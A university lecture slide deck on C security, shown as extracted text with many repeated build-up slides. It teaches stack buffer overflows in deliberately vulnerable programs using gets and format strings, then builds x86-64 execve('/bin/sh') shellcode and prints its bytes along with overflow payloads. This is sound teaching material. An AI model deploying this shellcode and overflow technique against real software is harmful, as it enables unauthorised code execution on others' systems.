Attacks

Part II
Hacking in C 2018–2019
Thom Wiggers

iCIS | Digital Security
Radboud University

Notes:

Based on slides by Peter Schwabe.
Demos:

- `buffer.c`
- `buffer-vuln.c`

Recap

- Code and information related to control flow is in the same memory as the data your program works on
- Input to our program may come from anywhere, and if you trust it, you might be making a mistake
- If the first argument to printf is user-controlled, you are going to have a bad day
  - `printf(string)` does not *spark joy*
  - should be `printf("%s", string)`
  - Not limited to just reading up the stack, arbitrary read/write is possible!
  - (`printf` is actually a family of functions: variants `sprintf`, `fprintf` have the same problems)
- When handling buffers, be mindful of the size
  - Don't read or write out-of-bounds

Notes:

gets(s)

Notes:

Table of Contents

Notes:

Inspecting a buffer with `printf`


```
void func(char* string) {
    char buf[20];
    for (int i = 0; i < 20; i++)
        buf[i] = 'A' + i;
    printf(string);  // our debugger
}
int main(int argc, char* argv[]) {
    func(argv[1]);
}
```

Notes:

- **Demo** again how we can use `printf` to figure out what's going on again.
- We will extend this to become a buffer overflow attack with the found address.

Inspecting a buffer with `printf`

```
void func(char* string) {
    char buf[20];
    for (int i = 0; i < 20; i++)
        buf[i] = 'A' + i;
    printf(string);  // our debugger
}
int main(int argc, char* argv[]) {
    func(argv[1]);
}
```



Notes:

- **Demo** again how we can use `printf` to figure out what's going on again.
- We will extend this to become a buffer overflow attack with the found address.

Overflowing a buffer

```
void func() {
    char *result;
    char buf[100];
    printf("Enter your name: ");
    result = gets(buf);
    printf(result);  // our debugger
}
int main(int argc, char* argv[]) {
    func();
}
```


Notes:

- **Demo** `buffer-vuln.c`
  - Show how we can control the return address
  - Nice example is to overwrite it with itself to show that this works
- Make sure to run this with ASLR off: run `setarch $(uname -m) -R`!

Overflowing a buffer

```
void func() {
    char *result;
    char buf[100];
    printf("Enter your name: ");
    result = gets(buf);
    printf(result);  // our debugger
}
int main(int argc, char* argv[]) {
    func();
}
```

```
./buffer-vuln.c:6: warning: the 'gets' function is dangerous and should not be used.
```




Notes:

- **Demo** `buffer-vuln.c`
  - Show how we can control the return address
  - Nice example is to overwrite it with itself to show that this works
- Make sure to run this with ASLR off: run `setarch $(uname -m) -R`!

Taking control of the return address


So what if we feed this program `'A'x116`?



Notes:

Taking control of the return address


So what if we feed this program `'A'x116`?



Notes:

Taking control of the return address


So what if we feed this program `'A'x116`?



Notes:

Taking control of the return address


So what if we feed this program `'A'x116`?



Notes:

Taking control of the return address


So what if we feed this program `'A'x116`?



Notes:

Taking control of the return address


So what if we feed this program `'A'x116`?



Notes:

Taking control of the return address


So what if we feed this program `'A'x116`?



Notes:

Taking control of the return address


So what if we feed this program
`'A'x108 +"\xDE\x0D\xDC\xAD\x0B"`?



Notes:

Taking control of the return address


So what if we feed this program
`'A'x108 +"\xDE\x0D\xDC\xAD\x0B"`?



Notes:

Taking control of the return address


So what if we feed this program
`'A'x108 +"\xDE\x0D\xDC\xAD\x0B"`?



Notes:

Taking control of the return address


So what if we feed this program
`'A'x108 +"\xDE\x0D\xDC\xAD\x0B"`?



Notes:

Taking control of the return address


So what if we feed this program
`'A'x108 +"\xDE\x0D\xDC\xAD\x0B"`?



Notes:

Taking control of the return address


So what if we feed this program
`'A'x108 +"\xDE\x0D\xDC\xAD\x0B"`?



Notes:

Taking control of the return address


So what if we feed this program
`'A'x108 +"\xDE\x0D\xDC\xAD\x0B"`?



Notes:

Taking control of the return address


So what if we feed this program
`'A'x108 +"\xDE\x0D\xDC\xAD\x0B"`?



Notes:

Taking control of the return address

So what if we feed this program
`'A'`x108[1]+`"\xDE\x0D\xDC\xAD\x0B"`?



1) actual values for the offset will vary with alignment, sizes of buffers and other local variables.

Notes:

But what if the code we want to run is not part of the program?

- This method allows to redirect the program to run other part of the program.

Notes:

Technically speaking, most programs actually do contain enough code to give you a shell. Next week more on that.

But what if the code we want to run is not part of the program?

- This method allows to redirect the program to run other part of the program.
- But typically a program does not contain a function called `give_me_root()`

Notes:

Technically speaking, most programs actually do contain enough code to give you a shell. Next week more on that.

But what if the code we want to run is not part of the program?

- This method allows to redirect the program to run other part of the program.
- But typically a program does not contain a function called `give_me_root()`
- Solution: inject your own code to spawn a shell: shellcode

Notes:

Technically speaking, most programs actually do contain enough code to give you a shell. Next week more on that.

But what if the code we want to run is not part of the program?

- This method allows to redirect the program to run other part of the program.
- But typically a program does not contain a function called `give_me_root()`
- Solution: inject your own code to spawn a shell: shellcode
- Remember: code is data, data is code

Notes:

Technically speaking, most programs actually do contain enough code to give you a shell. Next week more on that.

But what if the code we want to run is not part of the program?

- This method allows to redirect the program to run other part of the program.
- But typically a program does not contain a function called `give_me_root()`
- Solution: inject your own code to spawn a shell: shellcode
- Remember: code is data, data is code
- Idea: put our own code into the memory of the program and jump to it

Notes:

Technically speaking, most programs actually do contain enough code to give you a shell. Next week more on that.

But what if the code we want to run is not part of the program?

- This method allows to redirect the program to run other part of the program.
- But typically a program does not contain a function called `give_me_root()`
- Solution: inject your own code to spawn a shell: shellcode
- Remember: code is data, data is code
- Idea: put our own code into the memory of the program and jump to it
- Obviously, we can not input C source code and expect it to work

Notes:

Technically speaking, most programs actually do contain enough code to give you a shell. Next week more on that.

But what if the code we want to run is not part of the program?

- This method allows to redirect the program to run other part of the program.
- But typically a program does not contain a function called `give_me_root()`
- Solution: inject your own code to spawn a shell: shellcode
- Remember: code is data, data is code
- Idea: put our own code into the memory of the program and jump to it
- Obviously, we can not input C source code and expect it to work
- Instead use machine code

Notes:

Technically speaking, most programs actually do contain enough code to give you a shell. Next week more on that.

Launching a shell from C

```c
#include <stdlib.h>
#include <unistd.h>
int main(void)
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Notes:

execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Executes command with name `filename`

Notes:

You will learn more about system calls in *Operating Systems*

execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Executes command with name `filename`
- `argv[]` is the list of arguments passed to `main`

Notes:

You will learn more about system calls in *Operating Systems*

execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Executes command with name `filename`
- `argv[]` is the list of arguments passed to `main`
- `envp[]` are environment variables as `key=value`

Notes:

You will learn more about system calls in *Operating Systems*

execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Executes command with name `filename`
- `argv[]` is the list of arguments passed to `main`
- `envp[]` are environment variables as `key=value`
- `argv[]` and `envp[]` must end with a `NULL` pointer

Notes:

You will learn more about system calls in *Operating Systems*

execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Executes command with name `filename`
- `argv[]` is the list of arguments passed to `main`
- `envp[]` are environment variables as `key=value`
- `argv[]` and `envp[]` must end with a `NULL` pointer
- First argument needs to be the name of the executable!

Notes:

You will learn more about system calls in *Operating Systems*

execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Executes command with name `filename`
- `argv[]` is the list of arguments passed to `main`
- `envp[]` are environment variables as `key=value`
- `argv[]` and `envp[]` must end with a `NULL` pointer
- First argument needs to be the name of the executable!
- `execve` is a function that is a wrapper for a system call

Notes:

You will learn more about system calls in *Operating Systems*

execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Executes command with name `filename`
- `argv[]` is the list of arguments passed to `main`
- `envp[]` are environment variables as `key=value`
- `argv[]` and `envp[]` must end with a `NULL` pointer
- First argument needs to be the name of the executable!
- `execve` is a function that is a wrapper for a system call
- System calls are requests to the operating system

Notes:

You will learn more about system calls in *Operating Systems*

execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Executes command with name `filename`
- `argv[]` is the list of arguments passed to `main`
- `envp[]` are environment variables as `key=value`
- `argv[]` and `envp[]` must end with a `NULL` pointer
- First argument needs to be the name of the executable!
- `execve` is a function that is a wrapper for a system call
- System calls are requests to the operating system
  - Put system call number into `rax` register

Notes:

You will learn more about system calls in *Operating Systems*

execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Executes command with name `filename`
- `argv[]` is the list of arguments passed to `main`
- `envp[]` are environment variables as `key=value`
- `argv[]` and `envp[]` must end with a `NULL` pointer
- First argument needs to be the name of the executable!
- `execve` is a function that is a wrapper for a system call
- System calls are requests to the operating system
  - Put system call number into `rax` register
    - 59 is the number for `sys_execve`

Notes:

You will learn more about system calls in *Operating Systems*

execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Executes command with name `filename`
- `argv[]` is the list of arguments passed to `main`
- `envp[]` are environment variables as `key=value`
- `argv[]` and `envp[]` must end with a `NULL` pointer
- First argument needs to be the name of the executable!
- `execve` is a function that is a wrapper for a system call
- System calls are requests to the operating system
  - Put system call number into `rax` register
    - 59 is the number for `sys_execve`
  - Arguments in `rdi`, `rsi`, `rdx`

Notes:

You will learn more about system calls in *Operating Systems*

execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Executes command with name `filename`
- `argv[]` is the list of arguments passed to `main`
- `envp[]` are environment variables as `key=value`
- `argv[]` and `envp[]` must end with a `NULL` pointer
- First argument needs to be the name of the executable!
- `execve` is a function that is a wrapper for a system call
- System calls are requests to the operating system
  - Put system call number into `rax` register
    - 59 is the number for `sys_execve`
  - Arguments in `rdi`, `rsi`, `rdx`
  - Execute `syscall` assembly instruction

Notes:

You will learn more about system calls in *Operating Systems*

Writing shell code

- We want to run execve in our injected code.

Notes:

- You will not need to be able to reproduce all of this assembly work on the shell.

Writing shell code

- We want to run `execve` in our injected code.
  - We need it in machine code

Notes:

- You will not need to be able to reproduce all of this assembly work on the shell.

Writing shell code

- We want to run `execve` in our injected code.
  - We need it in machine code
  - Write assembly instead and then translate it

Notes:

- You will not need to be able to reproduce all of this assembly work on the shell.

Writing shell code

- We want to run `execve` in our injected code.
  - We need it in machine code
  - Write assembly instead and then translate it
- Applying the C compiler will give us more noise than we want: it needs to be a valid string.

Notes:

- You will not need to be able to reproduce all of this assembly work on the shell.

Calling execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

To do list:

- ☐ Get a pointer to `"/bin/sh"` into first argument register `rdi`

Notes:

Calling execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

To do list:

- ☐ Get a pointer to `"/bin/sh"` into first argument register `rdi`
- ☐ Create `argv[]` array of pointers to strings:
  `{pointer to "/bin/sh", NULL}`

Notes:

Calling execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

To do list:

- ☐ Get a pointer to `"/bin/sh"` into first argument register `rdi`
- ☐ Create `argv[]` array of pointers to strings:
  `{pointer to "/bin/sh", NULL}`
- ☐ Put address of array into second argument register `rsi`

Notes:

Calling execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

To do list:

- ☐ Get a pointer to `"/bin/sh"` into first argument register `rdi`
- ☐ Create `argv[]` array of pointers to strings:
  `{pointer to "/bin/sh", NULL}`
- ☐ Put address of array into second argument register `rsi`
- ☐ Set third argument register `rdx` to `NULL` (empty `envp[]`)

Notes:

Calling execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

To do list:

- ☐ Get a pointer to `"/bin/sh"` into first argument register `rdi`
- ☐ Create `argv[]` array of pointers to strings:
  `{pointer to "/bin/sh", NULL}`
- ☐ Put address of array into second argument register `rsi`
- ☐ Set third argument register `rdx` to `NULL` (empty `envp[]`)
- ☐ Put system call number 59 (`execve`) in `rax`

Notes:

Calling execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

To do list:

- ☐ Get a pointer to `"/bin/sh"` into first argument register `rdi`
- ☐ Create `argv[]` array of pointers to strings:
  `{pointer to "/bin/sh", NULL}`
- ☐ Put address of array into second argument register `rsi`
- ☐ Set third argument register `rdx` to `NULL` (empty `envp[]`)
- ☐ Put system call number 59 (`execve`) in `rax`
- ☐ Call `syscall`

Notes:

Getting around `NULL`

- Remember: strings are `NULL`-terminated character arrays

Notes:

- Remember, $\forall a, a \oplus a = 0$

Getting around NULL

- Remember: strings are NULL-terminated character arrays
  - If we have a NULL byte in our input string, the rest will not be read.

Notes:

- Remember, $\forall a, a \oplus a = 0$

Getting around NULL

- Remember: strings are NULL-terminated character arrays
  - If we have a NULL byte in our input string, the rest will not be read.
- Instead, obtain NULL through a trick:

```
xor %rdx, %rdx
```

Notes:

- Remember, $\forall a, a \oplus a = 0$

Getting around NULL

- Remember: strings are NULL-terminated character arrays
  - If we have a NULL byte in our input string, the rest will not be read.
- Instead, obtain NULL through a trick:

```
xor %rdx, %rdx
```

Notes:

- Remember, $\forall a, a \oplus a = 0$

Getting around `NULL`

- Remember: strings are `NULL`-terminated character arrays
  - If we have a `NULL` byte in our input string, the rest will not be read.
- Instead, obtain `NULL` through a trick:

```
xor %rdx, %rdx
```

☑ Set third argument register `rdx` to `NULL` (empty `envp[]`)

Notes:

- Remember, $\forall a, a \oplus a = 0$

Getting `/bin/sh` into memory

- We need to put `"/bin/sh"` somewhere in memory where we know the address.

Notes:

Getting `/bin/sh` into memory

- We need to put `"/bin/sh"` somewhere in memory where we know the address.
- Obvious solution: put it on the stack and use the stack pointer

Notes:

Getting `/bin/sh` into memory

- We need to put `"/bin/sh"` somewhere in memory where we know the address.
- Obvious solution: put it on the stack and use the stack pointer
- But `"/bin/sh"` should also be `NULL`-terminated!

Notes:

Getting `/bin/sh` into memory

- We need to put `"/bin/sh"` somewhere in memory where we know the address.
- Obvious solution: put it on the stack and use the stack pointer
- But `"/bin/sh"` should also be `NULL`-terminated!
- Another trick saves the day:

```
mov  $0x68732f6e69622f41,%rbx   # hs/nib/A
shr  $0x8,               %rbx   # move right 8 bits
push                     %rbx
```

Notes:

Getting `/bin/sh` into memory

- We need to put `"/bin/sh"` somewhere in memory where we know the address.
- Obvious solution: put it on the stack and use the stack pointer
- But `"/bin/sh"` should also be `NULL`-terminated!
- Another trick saves the day:

```
mov  $0x68732f6e69622f41,%rbx   # hs/nib/A
shr  $0x8,               %rbx   # move right 8 bits
push                     %rbx
```

- `0x68732f6e69622f41` is `A/bin/sh`, but little-endian encoded

Notes:

Getting `/bin/sh` into memory

- We need to put `"/bin/sh"` somewhere in memory where we know the address.
- Obvious solution: put it on the stack and use the stack pointer
- But `"/bin/sh"` should also be `NULL`-terminated!
- Another trick saves the day:

```
mov   $0x68732f6e69622f41,%rbx   # hs/nib/A
shr   $0x8,               %rbx   # move right 8 bits
push                      %rbx
```

- `0x68732f6e69622f41` is `A/bin/sh`, but little-endian encoded
- If we shift right by 8 bits, we will drop off the `0x41` (A)!
  The new value will be `0x0068732f6e69622f`

Notes:

Getting `/bin/sh` into memory

- We need to put `"/bin/sh"` somewhere in memory where we know the address.
- Obvious solution: put it on the stack and use the stack pointer
- But `"/bin/sh"` should also be `NULL`-terminated!
- Another trick saves the day:

```
mov   $0x68732f6e69622f41,%rbx   # hs/nib/A
shr   $0x8,               %rbx   # move right 8 bits
push                      %rbx
```

- `0x68732f6e69622f41` is `A/bin/sh`, but little-endian encoded
- If we shift right by 8 bits, we will drop off the `0x41` (A)!
  The new value will be `0x0068732f6e69622f`
- Get the address (the stack pointer) into the first argument register:

```
mov   %rsp,   %rdi
```

Notes:

Calling `execv`

- ☑ Get a pointer to `"/bin/sh"` into first argument register `rdi`
- ☐ Create `argv[]` array of pointers to strings:
  `{pointer to "/bin/sh", NULL}`
- ☐ Put address of array into second argument register `rsi`
- ☑ Set third argument register `rdx` to `NULL` (empty `envp[]`)
- ☐ Put system call number 59 (`execve`) in `rax`
- ☐ Call `syscall`

Notes:

Creating the `argv[]` array

- We need consecutive memory to hold first the pointer to `"/bin/sh"`, then `NULL`

Notes:

Creating the `argv[]` array

- We need consecutive memory to hold first the pointer to `"/bin/sh"`, then `NULL`
- `rdx` contains `NULL`

Notes:

Creating the `argv[]` array

- We need consecutive memory to hold first the pointer to `"/bin/sh"`, then `NULL`
- `rdx` contains `NULL`
- `rdi` contains the pointer to `"/bin/sh"`

Notes:

Creating the `argv[]` array

- We need consecutive memory to hold first the pointer to `"/bin/sh"`, then `NULL`
- `rdx` contains `NULL`
- `rdi` contains the pointer to `"/bin/sh"`
- We simply push these on the stack!

```
push %rdx         # NULL
push %rdi         # address of /bin/sh
mov  %rsp, %rsi   # Put stack pointer address into rsi
```

Notes:

Creating the `argv[]` array

- We need consecutive memory to hold first the pointer to `"/bin/sh"`, then `NULL`
- `rdx` contains `NULL`
- `rdi` contains the pointer to `"/bin/sh"`
- We simply push these on the stack!

```
push %rdx          # NULL
push %rdi          # address of /bin/sh
mov  %rsp, %rsi    # Put stack pointer address into rsi
```

- Remember that the stack grows downwards, so we push in reverse order.

Notes:

Creating the `argv[]` array

- We need consecutive memory to hold first the pointer to `"/bin/sh"`, then `NULL`
- `rdx` contains `NULL`
- `rdi` contains the pointer to `"/bin/sh"`
- We simply push these on the stack!

```
push %rdx          # NULL
push %rdi          # address of /bin/sh
mov  %rsp, %rsi    # Put stack pointer address into rsi
```

- Remember that the stack grows downwards, so we push in reverse order.

Notes:

Creating the argv[] array

- We need consecutive memory to hold first the pointer to "/bin/sh", then NULL
- rdx contains NULL
- rdi contains the pointer to "/bin/sh"
- We simply push these on the stack!

```
push %rdx          # NULL
push %rdi          # address of /bin/sh
mov  %rsp, %rsi    # Put stack pointer address into rsi
```

- Remember that the stack grows downwards, so we push in reverse order.

☑ Create argv[] array of pointers to strings: {pointer to "/bin/sh", NULL}

☑ Put address of array into second argument register rsi

Notes:

Last step: issuing the call

- ☐ Put system call number 59 (`execve`) in `rax`
- ☐ Call `syscall`

Notes:

- We don't use `mov $0x3b, %rax` (using the large register name) because that command will assemble the `0x3b` to `0x0000003b`, which contains null bytes.

Last step: issuing the call

- ☐ Put system call number 59 (`execve`) in `rax`
- ☐ Call `syscall`

```
xor %rax, %rax    # zero register
mov $0x3b, %al    # put 59 in the lower part of the register
syscall
```

Notes:

- We don't use `mov $0x3b, %rax` (using the large register name) because that command will assemble the `0x3b` to `0x0000003b`, which contains null bytes.

Last step: issuing the call

- ☑ Put system call number 59 (`execve`) in `rax`
- ☑ Call `syscall`

```
xor %rax, %rax    # zero register
mov $0x3b, %al    # put 59 in the lower part of the register
syscall
```

Notes:

- We don't use `mov $0x3b, %rax` (using the large register name) because that command will assemble the `0x3b` to `0x0000003b`, which contains null bytes.

Calling `execv`

- ☑ Get a pointer to `"/bin/sh"` into first argument register `rdi`
- ☑ Create `argv[]` array of pointers to strings:
  `pointer to "/bin/sh", NULL`
- ☑ Put address of array into second argument register `rsi`
- ☑ Set third argument register `rdx` to `NULL` (empty `envp[]`)
- ☑ Put system call number 59 (`execve`) in `rax`
- ☑ Call `syscall`

Notes:

The final shell code

```
"\x48\x31\xd2"                                  //xor %rdx, %rdx
"\x48\xbb\x41\x2f\x62\x69\x6e\x2f\x73\x68"      //mov sh/bin/A, %rbx
"\x48\xc1\xeb\x08"                              //shr $0x8, %rbx
"\x53"                                          //push %rbx
"\x48\x89\xe7"                                  //mov %rsp, %rdi
"\x52"                                          //push %rdx
"\x57"                                          //push %rdi
"\x48\x89\xe6"                                  //mov %rsp, %rsi
"\x48\x31\xc0"                                  //xor %rax, %rax
"\xb0\x3b"                                      //mov $0x3b, %al
"\x0f\x05"                                      //syscall
```

Notes:

- Because it's a bit annoying to type those bytes all the time, it typically helps to store them in some file or a program that produces them as output.

Our plan of attack

1. ☐ Prepare code to inject into program
2. ☐ Get program to run our code
3. ???
4. ☐ Profit

Notes:

Our plan of attack

1. ☑ Prepare code to inject into program
2. ☐ Get program to run our code
3. ???
4. ☐ Profit

Notes:

Our plan of attack

1. ☑ Prepare code to inject into program
2. ☐ Get program to run our code
3. ???
4. ☐ Profit

Notes:

Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
  - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.
  - My bundle of helper programs contains an executable that gives you the address for an environment variable
  - This doesn't help you for remote attacks, of course – you usually don't have control over the environment there.

Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
  - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.
  - My bundle of helper programs contains an executable that gives you the address for an environment variable
  - This doesn't help you for remote attacks, of course – you usually don't have control over the environment there.

Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:
  - `cat shellcode.bin | ./vulnerable`

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
  - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.
  - My bundle of helper programs contains an executable that gives you the address for an environment variable
  - This doesn't help you for remote attacks, of course – you usually don't have control over the environment there.

Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:
  - `cat shellcode.bin | ./vulnerable`
- We know we can take over the stack pointer

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
  - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.
  - My bundle of helper programs contains an executable that gives you the address for an environment variable
  - This doesn't help you for remote attacks, of course – you usually don't have control over the environment there.

Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:
  - `cat shellcode.bin | ./vulnerable`
- We know we can take over the stack pointer
- But where is our code?

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
  - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.
  - My bundle of helper programs contains an executable that gives you the address for an environment variable
  - This doesn't help you for remote attacks, of course – you usually don't have control over the environment there.

Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:
  - `cat shellcode.bin | ./vulnerable`
- We know we can take over the stack pointer
- But where is our code?
- Answer: the address of the buffer `gets` reads into!

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
  - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.
  - My bundle of helper programs contains an executable that gives you the address for an environment variable
  - This doesn't help you for remote attacks, of course – you usually don't have control over the environment there.

Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:
  - `cat shellcode.bin | ./vulnerable`
- We know we can take over the stack pointer
- But where is our code?
- Answer: the address of the buffer `gets` reads into!
- But how do we find it...

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
  - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.
  - My bundle of helper programs contains an executable that gives you the address for an environment variable
  - This doesn't help you for remote attacks, of course – you usually don't have control over the environment there.

Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:
  - `cat shellcode.bin | ./vulnerable`
- We know we can take over the stack pointer
- But where is our code?
- Answer: the address of the buffer `gets` reads into!
- But how do we find it...
  1. Cheat, and add a print statement

Notes:

